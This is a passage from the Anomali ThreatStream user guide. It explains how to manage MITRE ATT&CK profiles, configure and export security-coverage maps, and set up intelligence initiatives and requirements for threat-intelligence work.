When you access the MITRE ATT&CK Profiles page for the first time, you may see the Migrated MITRE profile. The Migrated profile is your organization's MITRE security coverage configured prior to the implementation of the MITRE profiles functionality. You can continue using the Migrated profile or create a new MITRE profile. See ["Creating a MITRE ATT&CK Profile" on the next page](#) for details.



Note: If the Migrated profile is not listed on the MITRE ATT&CK Profiles page, the security coverage representation was not configured for your organization. To configure the security coverage representation of your organization's MITRE ATT&CK framework, you must create a MITRE ATT&CK profile. See ["Creating a MITRE ATT&CK Profile" on the next page](#) for details.

MITRE ATT&CK Profiles				New
Search				
17 Results				
☐	NAME	CREATED BY	MODIFIED	CREATED
☐	 doc_test	tech@threatstream.com	27 Sep 2024 08:13	27 Sep 2024 08:13
☐	 test mitre 1234	tech@threatstream.com	24 Sep 2024 14:56	24 Sep 2024 14:56
☐	 test mitre 12	tech@threatstream.com	19 Sep 2024 17:06	19 Sep 2024 17:06
☐	 test mitre 11	tech@threatstream.com	19 Sep 2024 17:04	19 Sep 2024 17:04
☐	 test mitre 10	tech@threatstream.com	19 Sep 2024 16:29	19 Sep 2024 16:29
☐	 test 1234	tech@threatstream.com	19 Sep 2024 16:20	19 Sep 2024 16:20
☐	 Daniel	qa@threatstream.com	19 Sep 2024 12:25	19 Sep 2024 12:25
☐	 test mitre 9	tech@threatstream.com	19 Sep 2024 11:03	19 Sep 2024 11:03
☐	 test mitre 8	tech@threatstream.com	19 Sep 2024 10:58	19 Sep 2024 10:58
☐	 test mitre 7	tech@threatstream.com	19 Sep 2024 10:57	19 Sep 2024 10:57
☐	 test mitre 6	tech@threatstream.com	19 Sep 2024 10:40	19 Sep 2024 10:40
☐	 test mitre 5	tech@threatstream.com	19 Sep 2024 10:36	19 Sep 2024 10:36
☐	 test mitre 4	tech@threatstream.com	19 Sep 2024 10:36	19 Sep 2024 10:36
☐	 test mitre 3	tech@threatstream.com	19 Sep 2024 10:36	19 Sep 2024 10:36
☐	 test mitre 2	tech@threatstream.com	17 Sep 2024 15:47	17 Sep 2024 15:47
☐	 test mitre 1	tech@threatstream.com	17 Sep 2024 15:27	17 Sep 2024 15:27
☐	 Migrated	tech@threatstream.com	17 Sep 2024 13:45	17 Sep 2024 13:45

On the MITRE ATT&CK Profiles list page, you can perform the following actions:

- Create new MITRE ATT&CK profiles. See ["Creating a MITRE ATT&CK Profile" below](#) for details.
- Edit names of MITRE ATT&CK profiles. See ["Editing a MITRE ATT&CK Profile" on the next page](#) for details.
- Delete MITRE ATT&CK profiles. See ["Deleting MITRE ATT&CK Profiles" on page 446](#) for details.

For instructions on exporting MITRE ATT&CK profiles, refer to ["Exporting MITRE ATT&CK Profiles" on page 447](#).


Additionally, if you use AQL dashboards, you can add MITRE profiles to them. See [MITRE ATT&CK Heatmap Visualization Type](#) for details.

Creating a MITRE ATT&CK Profile

Every organization can create up to 50 MITRE profiles.

To create a MITRE ATT&CK profile:

1. Navigate to **ThreatStream > Manage > MITRE ATT&CK**.
2. On the security coverage page of any MITRE profile, click **Manage Profiles or MITRE ATT&CK Profiles**.
3. On the MITRE ATT&CK Profiles page, click **New**.
4. In the dialog box that opens, enter a meaningful name for the profile.




A dialog box titled "Create MITRE ATT&CK Profile" with a close button (X) in the top right corner. It contains a text input field labeled "Name". At the bottom, there are two buttons: "Close" and "Save".

5. Click **Save**.

The new MITRE ATT&CK profile is created.

Alternatively, you can create a MITRE profile from the security coverage page of an existing MITRE profile by clicking **Create New Profile** on the MITRE ATT&CK Profile drop-down list.




After creating the MITRE profile, you can start configuring its representation of the security. Refer to ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#) for details.

Editing a MITRE ATT&CK Profile

Names of MITRE ATT&CK profiles can be edited.

To edit a MITRE ATT&CK profile's name:

1. Navigate to **ThreatStream > Manage > MITRE ATT&CK**.
2. On the security coverage page of any MITRE profile, click **Manage Profiles** or **MITRE ATT&CK Profiles**.
3. Select the profile whose name you want to edit.



MITRE ATT&CK Profiles			
Search			
1 Item Selected			
☐	NAME	CREATED BY	MODIFIED
☐	Updated	test@mitre.org	27 Aug 2025 07:43
☒	Test	test@mitre.org	19 Mar 2025 13:49
☐	Asia	test@mitre.org	19 Mar 2025 13:47
☐	Migrated	test@mitre.org	14 Oct 2024 15:27

4. Click **Edit**. The Edit Profile dialog box opens.
5. Modify the name of the profile.



Edit Profile
Name
test mitre 1234
Close Save

6. Click **Save**.


The name of the profile is modified.

Deleting MITRE ATT&CK Profiles

On the MITRE ATT&CK Profiles page, you can delete a single profile or in bulk.

To delete MITRE ATT&CK profiles:

1. Navigate to **ThreatStream > Manage > MITRE ATT&CK**.
2. On the security coverage page of any MITRE profile, click **Manage Profiles** or **MITRE ATT&CK Profiles**.
3. Select the profiles you want to delete.



NAME	CREATED BY	MODIFIED	CREATED
Updated	ThreatStream	27 Aug 2025 07:43	07 Aug 2025 10:48
☒ Test	ThreatStream	19 Mar 2025 13:49	19 Mar 2025 13:46
Asia	ThreatStream	19 Mar 2025 13:47	15 Oct 2024 02:19
Migrated	ThreatStream	14 Oct 2024 15:27	14 Oct 2024 15:27


4. Click **Delete**.
 5. In the dialog box that opens, click **Delete**.
- The selected MITRE ATT&CK profiles are deleted.

Exporting MITRE ATT&CK Profiles

On the security coverage page of MITRE ATT&CK profiles, you can export the selected MITRE profile in JSON format.


To export a MITRE ATT&CK profile:

1. Navigate to **ThreatStream > Manage > MITRE ATT&CK**.
2. Select the profile you want to export.
3. Click **Export**.



The Export MITRE ATT&CK Profile dialog box opens.

4. Select the domains you want to export.



Export MITRE ATT&CK Profile ×

Export profile: **only Enterprise**

Select domains to export:

- ☒ Enterprise
- ☒ Mobile
- ☒ ICS

[Cancel](#) [Export](#)

5. Click **Export**.

The download begins immediately.

Configuring Security Coverage of MITRE ATT&CK Profiles

ThreatStream enables you to use the MITRE ATT&CK framework to log the security coverage implemented by your organization. By leveraging the structured framework and insights provided by MITRE, your organization can enhance threat detection, improve incident response, and adopt a proactive approach to managing cyber threats.

When accessing the MITRE ATT&CK page for the first time, you are prompted to create a MITRE ATT&CK profile and configure its representation of the security coverage. A representation of the security coverage can be configured by uploading a JSON file generated by the [MITRE ATT&CK Navigator](#) or manually on the matrix of the MITRE ATT&CK framework. If your organization users have already created MITRE ATT&CK profiles, you will land on the last modified profile.

For information on how to create MITRE ATT&CK profiles, see ["Managing MITRE ATT&CK Profiles" on page 442](#).

For information on configuring a MITRE profile security coverage from a JSON file, see ["Configuring a Representation of your Security Coverage from a JSON File" on page 452](#). For manual configuration, see ["Manually Configuring a Representation of Security Coverage" on page 454](#).


The workspace of ThreatStream investigations and threat models include an on-board implementation of the MITRE ATT&CK framework, which enables you to build visual representations of MITRE ATT&CK associations and insights into the impact of the threat under investigation with regard to the MITRE ATT&CK framework. The

configured security coverage of every MITRE ATT&CK profile can be overlaid on MITRE ATT&CK models within investigations and threat models to get a snapshot of the profile coverage for a particular threat.

For more information on using the MITRE ATT&CK framework in investigations, see ["Using the MITRE ATT&CK Framework in Investigations" on page 924](#).

For more information on using MITRE ATT&CK framework in threat models, see ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#).

Below is an example of the test1234 MITRE ATT&CK profile with configured security coverage.



1 Current MITRE ATT&CK Profile: Shows the MITRE ATT&CK profile selected to represent a security coverage.


2 Current MITRE ATT&CK framework Type and Version: Shows the default MITRE ATT&CK framework version used by your organization. See ["Specifying a MITRE ATT&CK Security Coverage Framework Version" on page 452](#)

Depending on the MITRE ATT&CK version, you can also choose one of the following MITRE ATT&CK framework types:

- **Enterprise:** Shows a comprehensive matrix of tactics and techniques applied against enterprise infrastructures. Available for all supported MITRE ATT&CK framework versions.


- **Mobile:** Shows a comprehensive matrix of techniques involving Android and iOS devices access and network-based effects that can be used by attackers without device access. Available for MITRE ATT&CK v7.X and later supported versions.
- **ICS:** Shows how attackers achieve a tactical goal by performing an action. Available for MITRE ATT&CK v8.X and later supported versions.

MITRE ATT&CK framework versions and types can also be leveraged from MITRE Investigations and threat models. See ["Using the MITRE ATT&CK Framework in Investigations" on page 924](#) and ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#).



- 3 **Manage Profiles:** Manage MITRE ATT&CK Profiles. See F for details.
- 4 **Upload:** Configure a security coverage representation for the selected profile by uploading it from a JSON file. See ["Configuring a Representation of your Security Coverage from a JSON File" on page 452](#) for more information.
- 5 **Export:** Export security coverage details of the selected MITRE ATT&CK profile. See ["Exporting MITRE ATT&CK Profiles" on page 447](#) for details.
- 6 **Show/Hide Sub-Techniques:** If your organization has configured an applicable MITRE version, the screen contains the additional Show/Hide Sub-Techniques option. Click Show Sub-Techniques to expand the matrix to display sub-techniques for each technique.

Additionally, you can expand sub-techniques for individual techniques by clicking the arrow next to the technique on the matrix.



Note: Sub-techniques are only visible on the matrix of MITRE ATT&CK Enterprise v7.2 and above.


7 Filter: Filter techniques by Platform and Stages. Additionally, a Hide Unused switch enables you to display only those TTPs for which you have configured a security coverage level.



Note: Filter is applicable only to MITRE ATT&CK v6.2. Filter techniques are deprecated in MITRE ATT&CK v7.2 and later.

8 MITRE ATT&CK Security Coverage Settings: The following settings are available:


- **Matrix Visual Settings:** Select a color gradient for your MITRE profile security coverage matrix.
- **Clear all:** Clear current security coverage configuration for your MITRE profile. This action cannot be reversed.



Specifying a MITRE ATT&CK Security Coverage Framework Version

Org Admins control which version and domain of the MITRE ATT&CK framework your organization uses to gauge security coverage. For more information, see ["Specifying a Default MITRE ATT&CK Version for your Organization" on page 457](#).

Your current version is displayed at the top of the screen.



Configuring a Representation of your Security Coverage from a JSON File

You can quickly configure your MITRE profile security coverage representation by uploading a JSON file generated by the [MITRE ATT&CK Navigator](#) tool.

When generating your JSON file, you must adhere to the following requirements:

- The JSON file must adhere to the MITRE ATT&CK version used by your organization.
- domain must be set to one of the following: enterprise-attack, mobile-attack, or ics-attack.


- score values must be between 0 and 100. ThreatStream maps these scores on to security level settings as follows:
 - 0—None (no coverage)
 - 1-33—Low (low level of protection)
 - 34-67—Medium (moderate level of protection)
 - 68-100—Strong (high level of protection)
- Multiple layers are not supported



Note: Uploading a JSON file overwrites existing configurations.

To configure a representation of your MITRE profile security coverage from a JSON file:

1. Generate your JSON file using the [MITRE ATT&CK Navigator](#) tool.
2. Navigate to **ThreatStream > Manage > MITRE ATT&CK**.
3. Select the MITRE ATT&CK profile whose security coverage you want to configure.
4. Click **Upload**.
5. On the resulting window, drag and drop or browse to select your JSON file from your system file explorer.



6. Click **Save**.

Your JSON file is uploaded. ThreatStream processes the file and updates the profile's security coverage on the MITRE ATT&CK framework displayed on the page.

Manually Configuring a Representation of Security Coverage

In addition to configuring security controls from a JSON file, you can manually configure or update security coverage of every MITRE ATT&CK profile.

To configure a representation of your security coverage:

1. Navigate to **ThreatStream > Manage > MITRE ATT&CK** and select the MITRE profile whose security coverage you want to configure.

The MITRE ATT&CK framework is displayed. By default, all TTPs are assigned the "None" security level setting.

2. To log coverage for a TTP, click the TTP of interest and select a security level setting.




Strong (green) indicates a high level of protection. Medium (yellow) indicates a moderate level of protection. Weak (orange) indicates a low level of protection. None (red) indicates no protection.



Note: Colors depend on the gradient selected in the matrix configuration.

3. When you have finished configuring your security control coverage, click **Save**.



Your security coverage has been saved. You can return to the profile's MITRE ATT&CK Security Coverage page and update the representation at any time.

Using MITRE ATT&CK Frameworks in ThreatStream

Anomali ingests MITRE ATT&CK techniques to the Anomali Threat Model as updates become available. Currently, ThreatStream supports MITRE ATT&CK v6.2, v7.2, v8.2, v9.0, v10.0, v10.1, v11.0, v11.3, v12.1, v13.1, v14.1, v15.1, v16.1, v17.0, v17.1 and v18.0.

ThreatStream enables you to configure a representation of your MITRE ATT&CK security coverage. See ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#) for more information. After configuring your MITRE ATT&CK security coverage, you can leverage this information within investigation to gauge your coverage of threats under investigation. See ["Using the MITRE ATT&CK Framework in Investigations" on page 924](#) for more information.




Note: MITRE ATT&CK entities cannot be cloned.

MITRE ATT&CK v7.2 and later Techniques

MITRE ATT&CK techniques and sub-techniques associated with v7.2 and later are classified as attack patterns in the Anomali Threat Model. Like other entities in the Anomali Threat Model, these attack patterns can be added to investigations and exported in various formats.

Details pages for v7.2 and later attack pattern entities contain the following additional fields: **Data Sources**, **Defense Bypassed**, **MITRE ATT&CK® ID**, **MITRE ATT&CK® Version**, **MITRE ATT&CK® Type**, **MITRE ATT&CK® Tactics**,


Platforms, **Permission Required**, and **System Requirements**. Parent entities include a **Sub-Techniques** field, which contains a list of links to related sub-techniques. Sub-techniques contain a **Sub-Technique Parent** field, which contains a list of links to related parent techniques. Below is an example of a MITRE ATT&CK attack pattern in ThreatStream.



For more information on attack patterns in ThreatStream, see "[Viewing Attack Pattern Details](#)" on page 644.

Viewing Alternate Versions of MITRE ATT&CK Techniques

ThreatStream enables you to view alternate versions MITRE ATT&CK techniques and sub-techniques associated with v7.2 and later from attack pattern detail pages.



To view alternate versions of MITRE ATT&CK techniques:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Locate the v7.2 or later MITRE ATT&CK technique of interest and click the Name. The attack pattern details page is displayed.
3. Click **View Alternate Version** and then select the version of interest. Information associated with the selected version is displayed.

If the version you select differs from the default version an Org Admin has specified for your organization, the following message is displayed at the top of the screen:



Specifying a Default MITRE ATT&CK Version for your Organization

Org Admins can specify a default MITRE ATT&CK version for their organization. Specifying a MITRE ATT&CK version determines which version is displayed by default on attack pattern details pages for MITRE ATT&CK techniques associated with v7.2 and later. Additionally, doing so determines which version your organization uses for determining security coverage on the MITRE ATT&CK Security Coverage screen.

To specify a default MITRE ATT&CK version:



Notes:

- You must be an Org Admin to specify a default MITRE ATT&CK version.
- ThreatStream enables you to select versions which are later than your current selection. You cannot revert to earlier versions.

1. Navigate to the **Organization** tab of the ThreatStream Settings page.
2. Under MITRE ATT&CK, your current default is displayed next to Current Version. Click **Change Version** to specify a new default.
3. On the resulting page, select a new default version.
4. Click **Change** to save your changes.

MITRE ATT&CK v6 Techniques

MITRE ATT&CK techniques associated with v6 are classified as TTPs in the Anomali Threat Model. Like other entities in the Anomali Threat Model, these TTPs can be added to investigations and exported in various formats.

Chapter 15: Attributing Organizational Goals with Intelligence Initiatives

- Intelligence Requirements 461
- Information in an Intelligence Initiative 463
- Creating Intelligence Initiatives 471
- Completing Intelligence Initiatives 475
- Exporting Intelligence Initiatives 477
- Deleting Intelligence Initiatives 478

Intelligence initiatives enable you to attribute threat intelligence and efforts to larger organizational goals. Intelligence initiatives focus efforts related to specific goals by centralizing related threat intelligence feeds (known within intelligence initiatives as Collections), import sessions, investigations, rules, sandbox detonations, Threat Model entities, and observables.

The intelligence initiative framework in ThreatStream includes the following initiative types:

Initiative Type	Description
Adversary Monitoring	Threat actors or groups that pose the greatest threat to public or private enterprises. Threat assessment of adversaries is based on a combination of their sophistication and their volume of activity.
Brand Monitoring	Threats to a corporate brand based on observations in open and closed sources. Includes compromises of corporate intellectual property, domains, or credentials; threats to corporate personnel, facilities, or operations; attacks on corporate brands or reputations; and rogue applications.

Initiative Type	Description
Domain Monitoring	Misuse or compromise of corporate domains. Includes domain names crafted to deceive consumers through variations of legitimate domains or typosquatting, domains that host counterfeit websites that impersonate a legitimate entity, and domains created to support phishing campaigns.
Fraudulent Activity	Activities include financial fraud (credit cards, business email compromise, rewards fraud, etc.), bogus applications, identity theft or misuse, and unauthorized access to information systems of facilities.
Geopolitical	Threats assessed to be most likely to have significant impact on a global scale, including political, social, criminal, governmental, economic, or environmental events. Examples include conflict/war, cyber attacks, economic sanctions, significant changes in financial markets, and natural disasters.
Malware Intelligence	Known or suspected threats from malicious software.
Mobile	Threats to mobile communications hardware (Apple, Samsung, etc.), operating systems (iOS, Android, etc.), and applications.
Phishing	Attempts to fraudulently acquire access or information by means of impersonation through email or messaging. Includes tactics, techniques, procedures, and impacts of such campaigns. Includes attribution when possible.
Physical Infrastructure	Threats or malicious activity against cyber infrastructure, including hardware, software, supply chain components, and both public and private cloud architectures.

Initiative Type	Description
Social Media	Threats made on social media to corporate brands, personnel, facilities, or reputation. Threats may include malicious comments or explicit threats.
Threat and Risk Analysis	Threats to an organization mapped against known defensive tools. Threat assessment is based on the known or suspected intent and capabilities of specific threat actors, groups, or TTPs. Risk assessment is based on potential damage.
Vulnerability and Patch Management	Known vulnerabilities prioritized by risk. Based on intelligence assessments of potential threats against the current configuration.

Org Admins can create one intelligence initiative of a given type at a time. After marking an intelligence initiative as complete, the initiative is archived and available for export in PDF by members of your organization.

Non Admin users can view and export intelligence initiatives.


You can also monitor intelligence initiatives on the Intelligence Initiatives dashboard. See ["Viewing the Intelligence Initiatives Dashboard" on page 44](#) for more information.

Intelligence Requirements

ThreatStream also enables you to leverage specific intelligence requirements. Intelligence requirements function as secondary intelligence initiatives. Available intelligence requirements are listed below.

Initiative Type	Available Intelligence Requirements
Adversary Monitoring	• Pre-attack tactics • Post-attack tactics • Physical attack techniques against systems • Insider threat tactics • Information compromise or disclosure tactics
Fraudulent Activity	• Fraud supply chain monetization • Compromised data or access • Account takeover • Social engineering
Geopolitical	• All sectors and industries • All geographic regions
Malware Intelligence	• Malware variants • Malware-as-a-service • Malware development, support, and delivery
Physical Infrastructure	• Infrastructure-as-a-service • Legitimate infrastructure repurposed for malicious activity • Dedicated criminal infrastructure
Vulnerability and Patch Management	• Vulnerabilities • Exploit development

To add an intelligence requirement to an intelligence initiative, hover over the intelligence initiative of interest and click the add symbol.



Additionally, you can select the intelligence initiative of interest and then click **Add Intelligence Requirement** in the Actions menu.

When you add an intelligence requirement to a primary intelligence initiative, the intelligence requirement inherits the Start and End dates from the intelligence initiative and can be completed independently of the primary intelligence initiative.



Note: Read Only users cannot view or export intelligence initiatives.

Information in an Intelligence Initiative

The following is an example of the intelligence initiative:

User Guide

Chapter 15: Attributing Organizational Goals with Intelligence Initiatives

Intelligence Initiatives

Adversary Monitoring

Information compromise or disclosure tactics

Insider threat tactics

Physical attack techniques against systems

Post-attack tactics

Pre-attack tactics

Brand Monitoring

Domain Monitoring

Fraudulent Activity

Malware Intelligence

Mobile

Physical Infrastructure

Social Media

Threat and Risk Analysis

Vulnerability and Patch Management

+ Add Initiative

Adversary Monitoring

Threat actors or groups that pose the greatest threat to public or private enterprises. Threat assessment of adversaries is based on a combination of their sophistication and their volume of activity.

Associate Entities

21 Collections

29 Investigations

28 Rules

30 Import Sessions

1 Observables

Investigations

Sandbox Detonations

